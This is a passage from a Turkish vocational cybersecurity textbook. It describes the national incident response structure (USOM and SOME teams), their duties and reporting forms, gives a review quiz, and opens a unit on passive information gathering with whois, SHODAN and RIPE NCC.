
Bilişim teknolojilerini yaygın biçimde kullanan kamu ve özel sektör kurumları siber tehditlerle karşı karşıya kalır. Bu tehditler özellikle kritik sistemlere sahip finans, enerji, sağlık, haberleşme, ulaşım vb. sektörleri olumsuz yönde etkiler. Bunun sonucunda itibar ve güven kaybı yaşanabilir. Bu nedenle tüm kamu ve özel sektör kurumları yasal düzenlemeler çerçevesinde gerekli güvenlik önlemlerini almakla yükümlüdür.

Siber olayları yakalamak, olay raporlarını almak, siber olaylara müdahale etmek, siber saldırılara karşılık vermek amacıyla kamu ve kritik altyapıya sahip özel sektör kurumlarında **Siber Olaylara Müdahale Ekibi (SOME)** kurulması zorunlu hâle gelmiştir.

Ülkemizde, siber güvenlik olaylarına müdahalede ulusal ve uluslararası koordinasyonu sağlamak amacıyla 2014 yılında BTK bünyesinde **Ulusal Siber Olaylara Müdahale Merkezi (USOM)** kurulmuştur. USOM; siber ortamda olası risk ve tehditlerin belirlenmesi, olası saldırı ve olayların etkilerinin azaltılması, kritik sistemlere yönelik saldırıların önlenmesi, siber olayların paylaşılması, siber tehditlere karşı alarm, uyarı ve duyuru yapılması gibi faaliyetler yürütür. USOM ayrıca kurum ve kuruluşlara, siber olaylara müdahale ekiplerini oluşturmaları konusunda yardımcı olur. Ülkemizdeki en üst düzey SOME, USOM bünyesindedir. USOM altında Kurumsal SOME ve Sektörel SOME adlarıyla kurulmuş iki ana ekip yer alır (Görsel 1.19).

Kurumsal SOME: Bakanlıklar, müstakil kamu kurumları ve bilgi işleme sahip diğer kamu kurumları ile koordinasyon hâlinde bulunur.

Sektörel SOME: Kritik seviyede iş yapan özel sektör ve kamu kurumları ile koordinasyon hâlinde bulunur.



Görsel 1.19: USOM organizasyonu

NOT

- Müstakil bir bilgi işlem birimi barındıran tüm kamu kurum ve kuruluşları ile kritik altyapı işleten özel sektör kuruluşlarında Kurumsal SOME kurulması zorunludur.
- Enerji, bankacılık ve finans, ulaştırma, kritik kamu hizmetleri, kritik imalat sanayi, su yönetimi, kimya üretimi ve elektronik haberleşme konusunda çalışan kurumlar kritik sektörler içinde yer alır. Kritik sektörleri düzenleme ve denetleme sorumluluğu olan kurumlar bünyesinde Sektörel SOME kurulması zorunludur.

Kurumsal SOME, sorumluluk alanındaki görevlerini yerine getirirken USOM ve varsa bağlı olduğu Sektörel SOME ile iletişim hâlinde olmalıdır. USOM ve SOME'ler siber olay yönetiminin ulusal düzeyde koordinasyon ve iş birliği içinde gerçekleştirilmesinde büyük önem taşır.

ÖRNEK

Ülkemizdeki bir bankada oluşturulan Kurumsal SOME, USOM ve BDDK / SPK bünyesinde kurulmuş Sektörel SOME ile koordinasyon içinde ve iletişim hâlindedir.

NOT

Siber olaylara müdahale ekipleri;

- Siber saldırılara karşı önlemler almakla,
- Bilgi güvenliği ile ilgili düzeltici ve onarıcı hizmetleri vermekle,
- Sistemlerde oluşabilecek olağanüstü durumlara karşı log sistemi kurmakla,
- Güncel saldırılar ve süreçleri hakkında bilgi sahibi olmakla,
- Siber olayları raporlamakla,
- Siber saldırılara karşılık vermekle,
- Kurum ve kuruluşların bilgi güvenliğini sağlamakla yükümlüdür.

1.4.4. Siber Olaylara Müdahale Ekibinin Görev ve Sorumlulukları

SOME'lerin görev ve sorumlulukları; siber olay öncesi, siber olay esnası, siber olay sonrası şeklinde belirtilir.

1.4.4.1. Siber Olay Öncesi

Kurumsal SOME'ler;

- Kurum içi farkındalık çalışmalarının gerçekleştirilmesi,
- Kurumsal bilişim sistemleri sızma testlerinin yapılması / yaptırılması,
- Kayıtların düzenli olarak izlenmesi ve incelenmesi,
- Kayıtlar üzerinde dönemsel analiz ve ilişkilendirme çalışmasının yapılması ve raporlanması,
- Kurumun diğer birimlerle ilişkilerinin düzenlenmesi,
- Siber olay yönetim talimatlarının hazırlanması,
- USOM ve varsa bağlı olduğu Sektörel SOME tarafından önerilen / düzenlenen toplantı ve etkinliklere katılım sağlanması,
- Güvenlik ürünlerinin (saldırı tespit sistemi, güvenlik duvarı vb.) belirlenmesi sürecinde bilgi işleme destek verilmesi,
- Güvenlik ürünlerinin işletimi ile ilgili politikaların bilgi işlemle koordineli şekilde belirlenmesi görev ve sorumluluklarını yerine getirir.


1.4.4.2. Siber Olay Esnası

Kurumsal SOME'ler;

- Görsel 1.20'de yer alan işlem adımlarının bilgi işlem birimi, internet servis sağlayıcı, Sektörel SOME, USOM, hukuk müşavirliği, savcılık, kolluk kuvveti ve basın müşavirliği ile birlikte uygulanması,
- Olaya müdahale esnasında bilişim sistemlerine yetkisiz erişim yapılmaması için gerekli tedbirlerin alınması,
- Tablo 1.2'de yer alan siber olay bildirim (EK-2) formunun doldurulması,
- Siber olay müdahale akışı içinde suç unsuruna rastlanması hâlinde savcılık, kolluk kuvvetleri vb. makamlara haber verilmesi hem kanuni yükümlülüğün yerine getirilmesi hem de ulusal siber güvenlik kapsamında caydırıcılığın sağlanması görev ve sorumluluklarını yerine getirir.

Tablo 1.2: Siber Olay Bildirim Formu (EK-2)

SİBER OLAY BİLDİRİM FORMU	
1. Bildirimi yapan SOME:	
2. Bildirimi yapan personelin **Adı Soyadı :** **Unvan / Birim :** **Telefon :** **E-posta :**	
3. Olay türü: □ Servis Dışı Bırakma (DDoS) □ Bilgi Sızdırma (Data Leakage) □ Zararlı Yazılım (Malware) □ Dolandırıcılık (Fraud) □ Kimlik Taklidi □ SQL Injection □ Diğer (Lütfen açıklayınız):	□ Web Defacement □ Sosyal Mühendislik □ Spam □ Port Tarama □ Oltalama (Phishing)
4. Olay, sistem kesintisine sebep oldu mu? □ Evet □ Hayır	
5. Olayın tahmini başlangıç zamanı: Tarih: ..... Saat: ..... **Olayın tespit edildiği zaman:** Tarih: ..... Saat:	
6. Eklemek istedikleriniz:	



Görsel 1.20: Siber olaya müdahale işlem adımları

1.4.4.3. Siber Olay Sonrası

Kurumsal SOME'ler;

- Vakit kaybetmeden olaya neden olan zafiyetin belirlenmesi,
- Siber olay ile ilgili bilgilerin Tablo 1.3'te yer alan siber olay değerlendirme (EK-3) formuna doldurulması, USOM'a ve varsa bağlı olduğu Sektörel SOME'ye gönderilmesi,
- Olayla ilgili düzeltici / önleyici faaliyetlere ilişkin önerilerin belirlenmesi ve kurum yönetimine sunulması,
- Olay türü, miktarı ve maliyetinin tespit edilmesi,
- Siber olay müdahale raporunun hazırlanması,
- Raporun kurum yönetimi, USOM ve varsa bağlı olduğu Sektörel SOME'ye iletilmesi görev ve sorumluluklarını yerine getirir.

Tablo 1.3: Siber Olay Değerlendirme Formu (EK-3)

SİBER OLAY DEĞERLENDİRME FORMU	
1. Bildirimi yapan SOME:	
2. Bildirimi yapan personelin **Adı Soyadı :** **Unvan / Birim :** **Telefon :** **E-posta :**	
3. Olay türü: □ Servis Dışı Bırakma (DDoS) □ Bilgi Sızdırma (Data Leakage) □ Zararlı Yazılım (Malware) □ Dolandırıcılık (Fraud) □ Kimlik Taklidi □ SQL Injection □ Diğer (Lütfen açıklayınız):	□ Web Defacement □ Sosyal Mühendislik □ Spam □ Port Tarama □ Oltalama (Phishing)
4. Olay, sistem kesintisine sebep oldu mu? □ Evet □ Hayır	
5. Etkilenen sistemler: □ Uygulama Sunucusu □ Veri Tabanı Sunucusu □ DNS □ Posta Sunucusu □ Web Sunucusu □ Dosya Sunucusu □ Güvenlik Duvarı □ Diğer (Lütfen açıklayınız):	
6. Olayın kısa tanımı:	
7. Olayı bildiren kişi / kurum ve olayın tespit edilme yöntemi: □ Kurum dışı bildirim □ Kurum çalışanı □ Kurumsal SOME çalışanı □ Bilgi işlem birimi □ Diğer (Lütfen açıklayınız): **Olayın tespit edilme yöntemini açıklayınız:**	

8. Olayın tahmini başlangıç zamanı: Tarih: ..... Saat: ..... **Olayın tespit edildiği zaman:** Tarih: ..... Saat: .....
9. Siber olaylara ait iz kayıtları tespit edildi mi? □ Hayır □ Evet **Kaynak IP :** **Hedef IP :** **Port :** **Diğer :**
10. Alınan karşı önlemleri açıklayınız:
11. Eklemek istedikleriniz:

1.4.5. Siber Olaylara Müdahale Ekibinin İç ve Dış Paydaşlarla İletişim Esasları

Kurumsal SOME'nin iç paydaşlarında bilgi işlem birimi ile hukuk ve basın müşavirlikleri yer alır. Kurumsal SOME, kurumun siber güvenliğini yönetmek için iç paydaşlarla birlikte çalışır. Bilgi işlem birimi, bilişim sistemlerinin yönetimini yapmak ve sürekliliğini sağlamak amacıyla faaliyetler gerçekleştirir. Kurumsal SOME'nin bilgi işlem biriminden farklı görevleri bulunur. Bu nedenle Kurumsal SOME, Bilgi İşlem Birimi veya Bilgi Güvenliği / Siber Güvenlik Birimi altında farklı personeller tarafından oluşturulmalıdır.

Kurumsal SOME, siber olay öncesi bilgi işlem sistemine sızma testi çalışması yapar veya yaptırır. İz kayıtlarını takip eder. Siber olay esnasında ise bilgi işlem biriminin yapacağı müdahaleyi yönetir ve bilgi işlem birimindeki ilgili personeli koordine eder.

Kurumsal SOME'nin dış paydaşlarında ise USOM ve Sektörel SOME yer alır. Kurumsal SOME, 7/24 ulaşılabilir durumda olan personelin iletişim bilgilerini Tablo 1.4'teki SOME iletişim formuna (EK-1) doldurur. Bu formu USOM ve varsa bağlı olduğu Sektörel SOME'ye güvenli iletişim sistemi üzerinden iletir.

Kurumsal SOME'ler gerektiğinde USOM'un yanı sıra diğer Kurumsal SOME'lere de bilgi verebilir. USOM tarafından güvenli bir iletişim kanalı oluşturuluncaya kadar yapılacak iletişimde mevcut iletişim kanalları kullanılabilir. SOME'lerin e-posta yoluyla yapacağı iletişimin şifreli olması önerilir.

Tablo 1.4: SOME İletişim Formu (EK-1)

<table>
<tr><th colspan="7">SOME İLETİŞİM FORMU</th></tr>
<tr><td colspan="2">Kurum Adı:</td><td colspan="4"></td><td>Tarih:</td></tr>
<tr><td colspan="2" rowspan="2">SOME Takımı
7/24 İletişim Bilgileri</td><td>Telefon</td><td>Cep telefonu</td><td colspan="2">Faks</td><td>Kurumsal e-posta</td></tr>
<tr><td></td><td></td><td colspan="2"></td><td></td></tr>
<tr><td colspan="2">Hizmet Aldığı ISS</td><td colspan="5"></td></tr>
<tr><td colspan="2">ISS’ten Aldığı Güvenlik Hizmetleri</td><td>DDoS</td><td colspan="4">Diğer:</td></tr>
<tr><td colspan="2">Kullanılan Güvenlik Cihazları</td><td>IPS</td><td>WAF</td><td>FW</td><td colspan="2">Diğer:</td></tr>
<tr><td colspan="2">Kurum IP Adres Aralığı</td><td colspan="5"></td></tr>
<tr><td rowspan="4">SOME Personelinin</td><td>Adı Soyadı</td><td>Unvanı</td><td>Telefonu</td><td colspan="2">Cep telefonu</td><td>Kurumsal e-posta</td></tr>
<tr><td></td><td></td><td></td><td colspan="2"></td><td></td></tr>
<tr><td></td><td></td><td></td><td colspan="2"></td><td></td></tr>
<tr><td></td><td></td><td></td><td colspan="2"></td><td></td></tr>
<tr><td rowspan="4">İzlenmesi Talep Edilen Sistemlerin</td><td>Alan Adı</td><td>IP Adresi</td><td colspan="4">Açıklama</td></tr>
<tr><td></td><td></td><td colspan="4"></td></tr>
<tr><td></td><td></td><td colspan="4"></td></tr>
<tr><td></td><td></td><td colspan="4"></td></tr>
</table>

A) Aşağıdaki cümlelerde parantezlerin içine yargılar doğru ise "D", yanlış ise "Y" yazınız.

1. ( ) Gri şapkalı hackerlar becerilerini etik eylemler gerçekleştirmek için kullanır.

2. ( ) Solucanlar, ağ kaynaklarını kullanarak bir sistemden başka bir sisteme hızla çoğalır.

3. ( ) Telif hakkı, yalnızca bilgisayar yazılımlarına koruma sağlar.

4. ( ) Ağ güvenliğini sağlamak için sadece firewall kullanılmalıdır.

5. ( ) Kurumsal SOME'nin dış paydaşları USOM ve Sektörel SOME'dir.

B) Aşağıdaki cümlelerde boş bırakılan yerlere doğru sözcükleri yazınız.

6. Kullanıcının klavye hareketlerini kaydeden zararlı yazılımlara ..... denir.

7. Siber olaylara müdahalede koordinasyonu sağlamak için BTK bünyesinde ..... kurulmuştur.

8. Bilgi güvenliği gizlilik, bütünlük ve ..... olmak üzere üç temel unsurdan oluşur.

C) Aşağıdaki soruları dikkatlice okuyarak doğru seçeneği işaretleyiniz.

9. Aşağıdakilerden hangisi tüm verileri şifreler ve dosyaların şifresini çözmek için kripto para biriminde ödeme talep eder?

A) Ransomware
B) Rootkit
C) Scareware
D) Solucan
E) Virüs

10. Aşağıdakilerden hangisi bilginin yetkisiz kişiler tarafından değiştirilmesinin ve yok edilmesinin önlenmesini ifade eden unsurdur?

A) Bütünlük
B) Erişilebilirlik
C) Gizlilik
D) Kritiklik
E) Kullanılabilirlik

11. Aşağıdakilerden hangisi yetkisiz erişimin veri bağı katmanı seviyesinde engellenmesi için alınacak önlemlerden biri değildir?

A) Switch cihazının port security yapılandırmasının yapılması
B) Kablosuz ağlarda kimlik doğrulamanın kullanılması
C) Güvenlik duvarı cihazının kullanılması
D) SSID'nin gizlenmesi
E) VLAN oluşturulması

12. Aşağıdakilerden hangisi Kurumsal SOME'nin siber olay sonrası görev ve sorumluluklarından biri değildir?

A) Siber olay değerlendirme formunun doldurulması
B) Olaya neden olan zafiyetin belirlenmesi
C) Olayların tür ve maliyetlerinin belirlenmesi
D) Siber olay müdahale raporunun hazırlanması
E) Güvenlik cihazlarının belirlenmesi

13. Aşağıdakilerden hangisi saldırı önleme sistemidir?

A) ACL B) CIA C) IDS D) IPS E) SIEM

14. Aşağıdakilerden hangisi tüm BT cihazlarının, uygulamaların ve verilerin saldırganlara karşı korunması için verilen çabayı tanımlar?

A) Ağ güvenliği
B) Bilgi güvenliği
C) İnternet güvenliği
D) Siber güvenlik
E) Ulusal güvenlik

15. Aşağıdakilerden hangisi siber güvenlik uzmanının bilgi ve becerilerine detaylıca yer vermiştir?

A) 5237 sayılı Türk Ceza Kanunu
B) 6698 sayılı Kişisel Verilerin Korunması Kanunu
C) Elektronik Haberleşme Sektöründe Şebeke ve Bilgi Güvenliği Yönetmeliği
D) ISO 27001 Bilgi Güvenliği Yönetim Sistemi
E) Siber Güvenlik Elemanı (Seviye 5) Ulusal Meslek Standardı

16. Aşağıdakilerden hangisi kendini kopyalamak ve çalıştırmak için kullanıcı etkileşimine ihtiyaç duymayan zararlı yazılım türüdür?

A) Fidye yazılımı
B) Korku yazılımı
C) Solucan
D) Truva atı
E) Virüs

17. Aşağıdakilerden hangisi bilgi güvenliğinin erişilebilirlik unsurunu doğrudan hedef alan bir saldırıdır?

A) Ağı dinlemek
B) İnternet bankacılığı hizmetini engellemek
C) Kredi kartı bilgilerini ele geçirmek
D) Veri tabanına sızarak yeni kullanıcı eklemek
E) Web sunucusunu ele geçirerek web sayfa içeriklerini değiştirmek

BİLGİ TOPLAMA TEKNİKLERİ

2.
ÖĞRENME BİRİMİ

KONULAR

2.1. PASİF BİLGİ TOPLAMA YÖNTEMLERİ UYGULAMALARI

2.2. AKTİF BİLGİ TOPLAMA YÖNTEMLERİ UYGULAMALARI

NELER ÖĞRENECEKSİNİZ?

- IP adresleri üzerinden bilgi toplama
- Domainler üzerinden bilgi toplama
- Ağ haritalama uygulamalarıyla ağ haritası çıkarma
- Ağ haritalama uygulamalarıyla açık sistemleri tespit etme
- Ağ haritalama uygulamalarının parametrelerini kullanma
- IP tarama teknikleriyle tarama işlemi
- Port tarama teknikleriyle tarama işlemi
- Portlarda servis tarama teknikleriyle tarama işlemi
- Web üzerinden on-line port tarama işlemi

ANAHTAR KELİMELER

SHODAN, keşif araçları, whois sorgusu, Google Dork, Google Hack Database, theHarvester, bing, sublist3r, dnsenum, dnsrecon, LBD, archive.org, ağ haritalama, IP tarama, port tarama, servis tarama, nmap

1. Siber güvenlikte bilgi toplama neden önemlidir?
2. Merak ettiğiniz kişiler hakkında bilgi toplama eylemini nasıl gerçekleştiriyorsunuz?

2.1. PASİF BİLGİ TOPLAMA YÖNTEMLERİ UYGULAMALARI

Pasif bilgi toplama yöntemlerinde bilgi alınmak istenen hedef ağ veya sistem ile doğrudan iletişime geçilmez. Bu nedenle hedef sistemde log kaydı oluşmaz, iz bırakılmaz. Bu yöntemde ağ veya sistem hakkında bilgi edinebilmek için internet kaynaklarından yararlanılır. Pasif bilgi toplama yöntemleri ile yüzeysel bilgiler edinilir. Pasif bilgi toplama yöntemleri şunlardır:


- IP adresleri üzerinden bilgi toplama
- Domainler üzerinden bilgi toplama
- Web sayfalarından bilgi toplama

2.1.1. IP Adresleri Üzerinden Bilgi Toplama

Kâr amacı gütmeyen ICANN (Internet Corporation for Assigned Names and Numbers), IP adreslerinin dağıtımında yetkili olan tek merkezdir. İnternet Tahsisli Sayılar ve İsimler Kurumu; IP adres alanı tahsisi, protokol ataması, ülke kodu ve internet alan adı yönetimi, internet ana servis sağlayıcı idaresinin koordinasyonu görevlerinden sorumludur.

2.1.1.1. Whois


Whois, sorgu yapılan IP adresi veya alan adı ile bazı bilgilere ulaşmayı sağlar. Whois sorgusu; alan adı sahibi kişiye veya kuruma ait telefon numarası, adres, e-posta vb. iletişim bilgilerini ve alan adı ile ilgili domain sunucu, IP aralığı vb. teknik bilgileri yasal çerçevede listeler. Alan adının veya IP adresinin sahibi, kendine ait bilgilerin whois sorgusu sırasında listelenmesini istemeyebilir. Bunun için whois gizleme servisinin aktif edilmesi gerekir. Böylece ICANN, bilgileri gizler ve whois sorgusu yapanların bilgileri görmesini engeller. Whois sorgusu Görsel 2.1'deki gibi kullanılır.



Görsel 2.1: whois sorgusunun kullanımı

2.1.1.2. SHODAN CLI


SHODAN CLI komutları açık kaynak istihbarat gerçekleştirmek için kullanılabilir. Bu komutlar ile hedef kolay ve pasif bir şekilde analiz edilir. Shodan arama motoru ile hedef sistemin altyapılarına erişebilmek ve sistem hakkında daha ayrıntılı bilgi toplayabilmek için terminal üzerinden shodan komutları uygulanır. Shodan üzerinden IP adresi hakkında bilgi toplamak için terminal ekranı Görsel 2.2'deki gibi kullanılır.



Görsel 2.2: shodan kullanımı


2.1.1.3. RIPE NCC

RIPE NCC; Avrupa, Ortadoğu ve Orta Asya'nın bazı bölgelerine IP adresi tahsisinden sorumlu, kâr amacı gütmeyen bir kuruluştur. Belirtilen bölgelerde yer alan IP adreslerine ilişkin pasif bilgi sorgulaması yapmak için https://www.ripe.net internet adresinden yararlanılır. İlgili web sayfasında bilgi alınmak istenen IP adresi yazılarak sorgulama yapılır (Görsel 2.3).



Görsel 2.3: RIPE NCC web sayfası

Sorgu sonucunda Görsel 2.4'te görülen bilgiler ile karşılaşılır.



